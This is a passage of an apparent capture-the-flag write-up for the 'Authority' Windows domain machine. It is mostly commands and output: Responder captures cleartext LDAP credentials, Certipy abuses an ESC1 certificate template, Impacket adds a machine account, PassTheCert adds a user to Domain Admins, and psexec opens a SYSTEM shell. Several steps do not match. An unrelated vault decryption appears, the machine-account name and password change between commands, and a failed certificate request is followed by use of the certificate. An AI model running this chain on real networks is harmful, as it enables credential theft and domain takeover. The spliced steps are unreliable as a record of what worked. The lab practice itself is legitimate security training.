




I can edit the LDAP configurations.

LDAP, or Lightweight Directory Access Protocol, is a protocol used for accessing and managing directory information services. It is primarily used for querying and maintaining information directories, often in a hierarchical structure. LDAP directories are commonly used for a variety of purposes, including user authentication, directory services, and storing organizational data.

When trying to test it:




I wanted to test it since its all about LDAP – so responder can be helpful.

Erel Regev

Responder


Therefore I changed to LDAP URL:



Then I executed the responder tool:

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I tun0
[sudo] password for kali:
```

And while sniffing, I clicked on 'Test LDAP Profile' on the server:



I received an error again, but responder was able to capture the credentials!

```
[LDAP] Cleartext Client   : 10.129.241.150
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
```

Now I'm holding a user name and password to use:

user

```
┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ cat hash1.txt | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
```

Erel Regev

Password

```
[LDAP] Cleartext Client   : 10.129.241.150
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
```

We also know that it uses winrm. So lets try to use the credentials with evil-winrm.

Evil-winrm

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -i authority.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>
```

Got PS command line!

```
*Evil-WinRM* PS C:\Users\svc_ldap> cd Desktop
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> dir


    Directory: C:\Users\svc_ldap\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/1/2023  10:33 AM             34 user.txt
```

```
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> type user.txt
01                                1f
```

Erel Regev

Privilege escalation

The "My" (Personal) certificate store is a default and standard location in the Windows Certificate Store. It is used to store user-specific and computer-specific certificates on a Windows system.

The command ls cert:/Localmachine/My is used to list the certificates located in the "My" (Personal) certificate store of the Local Machine on a Windows system using PowerShell.

```
   PSParentPath: Microsoft.PowerShell.Security\Certificate::Localmachine\My

Thumbprint                                Subject
----------                                -------
790DCBD9D91E34EDE37CDAD9C114C3DE1BEBA7BE  CN=authority.authority.htb
42A80DC79DD9CE76D032080B2F8B172BC29B0182  CN=AUTHORITY-CA, DC=authority, DC=htb
```

I used certipy:

Certipy is an offensive tool for enumerating and abusing Active Directory Certificate Services (AD CS).


```
┌──(kali㉿kali)-[~/Desktop/Others/Certipy]
└─$ sudo certipy find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.119.223 -stdout
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'AUTHORITY-CA' via CSRA
[!] Got error while trying to get CA configuration for 'AUTHORITY-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied err
or.
[*] Trying to get CA configuration for 'AUTHORITY-CA' via RRP
[*] Got CA configuration for 'AUTHORITY-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
```

```
1
  Template Name                       : CorpVPN
  Display Name                        : Corp VPN
  Certificate Authorities             : AUTHORITY-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : IncludeSymmetricAlgorithms
                                        PublishToDs
                                        AutoEnrollmentCheckUserDsCertificate
  Private Key Flag                    : ExportableKey
  Extended Key Usage                  : Encrypting File System
                                        Secure Email
                                        Client Authentication
                                        Document Signing
                                        IP security IKE intermediate
                                        IP security use
                                        KDC Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 20 years
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                        AUTHORITY.HTB\Domain Admins
                                        AUTHORITY.HTB\Enterprise Admins
```

```
  [!] Vulnerabilities
    ESC1                              : 'AUTHORITY.HTB\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
2
  Template Name                       : VPNUsers
  Display Name                        : VPN Users
  Enabled                             : False
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : IncludeSymmetricAlgorithms
                                        PublishToDs
                                        AutoEnrollmentCheckUserDsCertificate
```

This vulnerability can pose a security risk, as it implies that a specific entity or group ('Domain Computers') within the 'AUTHORITY.HTB' domain has the ability to request certificates with potentially self-defined subject information. If the certificate template also allows client authentication, this could lead to misuse or unauthorized access if not properly controlled.

First thing to do then, is to add a computer. I found the following from Impacket:




```
┌──(kali㉿kali)-[~]
└─$ addcomputer.py 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -method LDAPS -computer-name 'TEST3' -computer-pass '12345678'
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra

[*] Successfully added machine account TEST3$ with password 12345678.
```

Afterward, I used certipy to submit a certificate request under the recently generated machine account. I provided the details for the certificate authority, DNS name, CorpVPN template, and included the User Principal Name as administrator@authority.htb.

```
┌──(kali㉿kali)-[~/Desktop/Others/Impacket]
└─$ sudo certipy req -u 'TEST$' -p 'Weakpass123' -dc-ip 10.129.119.223 -ca AUTHORITY-CA -template CorpVPN -upn Administrator -debug
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.119.223[\pipe\cert]
[!] Failed to connect to endpoint ncacn_np:10.129.119.223[\pipe\cert]: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access
to an object but has not been granted those access rights.)
[+] Trying to resolve dynamic endpoint '91AE6020-9E3C-11CF-8D7C-00AA00C091BE'
[+] Resolved dynamic endpoint '91AE6020-9E3C-11CF-8D7C-00AA00C091BE' to 'ncacn_ip_tcp:10.129.119.223[49714]'
[+] Trying to connect to endpoint: ncacn_ip_tcp:10.129.119.223[49714]
[+] Connected to endpoint: ncacn_ip_tcp:10.129.119.223[49714]
[-] Got error: Unknown DCE RPC fault status code: 00000721
```

I am unable to request for a TGT using this certificate.

```
┌──(kali㉿kali)-[~]
└─$ sudo certipy auth -pfx 'administrator.pfx' -username administrator -domain authority.htb -dc-ip 10.129.134.130
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@authority.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
```

Received a Kerberos error.

I've come across a valuable utility that addresses situations like this one. It offers a means to establish authentication with an LDAPS server through Schannel and subsequently execute actions related to an attack.

Schannel is a security package in the Microsoft Windows operating system that provides Secure Sockets Layer (SSL) and Transport Layer Security (TLS) cryptographic protocols. It is responsible for handling secure communications over networks, such as encrypting data to ensure confidentiality and verifying the identity of servers and clients to ensure authenticity.

In order to use it, I need to extract both the cert and the keys from the pfx file using certipy.

Erel Regev

```
┌──(kali㉿kali)-[~]
└─$ sudo certipy cert -pfx 'administrator.pfx' -nokey -out administrator.crt
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'administrator.crt'

┌──(kali㉿kali)-[~]
└─$ sudo certipy cert -pfx 'administrator.pfx' -nocert -out administrator.key
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing private key to 'administrator.key'
```

Testing passthecert.py – executing the whoami command.

```
kali@kali: ~/Desktop/Others/PassTheCert/Python
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Others/PassTheCert/Python]
└─$ python3 passthecert.py -action whoami -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.129.134.130
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra

[*] You are logged in as: HTB\Administrator
```

Then I created a shell using passthecert.py.

I used the help menu and added svc_ldap to the Domain Admins group.

```
┌──(kali㉿kali)-[~/Desktop/Others/PassTheCert/Python]
└─$ python3 passthecert.py -action ldap-shell -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.129.134.130
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra

help
Type help for list of commands

# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created
with only a single necessary HOST SPN. Requires LDAPS.
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
 clear_rbcd target - Clear the resource based constrained delegation configuration information.
 disable_account user - Disable the user's account.
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
 grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
 set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
 set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
 start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel.
 write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
 exit - Terminates this session.

# add_user_to_group svc_ldap "Domain Admins"
Adding user: svc_ldap to group Domain Admins result: OK

#
```

I used crackmapexec to confirm that svc_ldap has administrative privileges.

```
┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ crackmapexec smb 10.129.134.130 -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!' --shares
SMB         10.129.134.130  445    AUTHORITY       [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.129.134.130  445    AUTHORITY       [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)
SMB         10.129.134.130  445    AUTHORITY       [+] Enumerated shares
SMB         10.129.134.130  445    AUTHORITY       Share           Permissions     Remark
SMB         10.129.134.130  445    AUTHORITY       -----           -----------     ------
SMB         10.129.134.130  445    AUTHORITY       ADMIN$          READ,WRITE      Remote Admin
SMB         10.129.134.130  445    AUTHORITY       C$              READ,WRITE      Default share
SMB         10.129.134.130  445    AUTHORITY       Department Shares READ,WRITE
SMB         10.129.134.130  445    AUTHORITY       Development     READ,WRITE
SMB         10.129.134.130  445    AUTHORITY       IPC$            READ            Remote IPC
SMB         10.129.134.130  445    AUTHORITY       NETLOGON        READ,WRITE      Logon server share
SMB         10.129.134.130  445    AUTHORITY       SYSVOL          READ            Logon server share
```

Erel Regev

I used the psexec.py script from Impacket and was able to receive a shell – nt authorit\system.

```
┌──(kali㉿kali)-[~/Desktop/Machines/Authority]
└─$ python3 psexec.py authority.htb/svc_ldap@authority.htb
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra

Password:
[*] Requesting shares on authority.htb.....
[*] Found writable share ADMIN$
[*] Uploading file AHWOUAVb.exe
[*] Opening SVCManager on authority.htb.....
[*] Creating service yaWj on authority.htb.....
[*] Starting service yaWj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

```
C:\Windows\System32> cd /users/administrator/Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is DF65-3903

 Directory of C:\Users\Administrator\Desktop

07/12/2023  01:21 PM    <DIR>          .
07/12/2023  01:21 PM    <DIR>          ..
09/02/2023  02:23 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  5,665,652,736 bytes free

C:\Users\Administrator\Desktop> type root.txt
1e                                  58

C:\Users\Administrator\Desktop>
```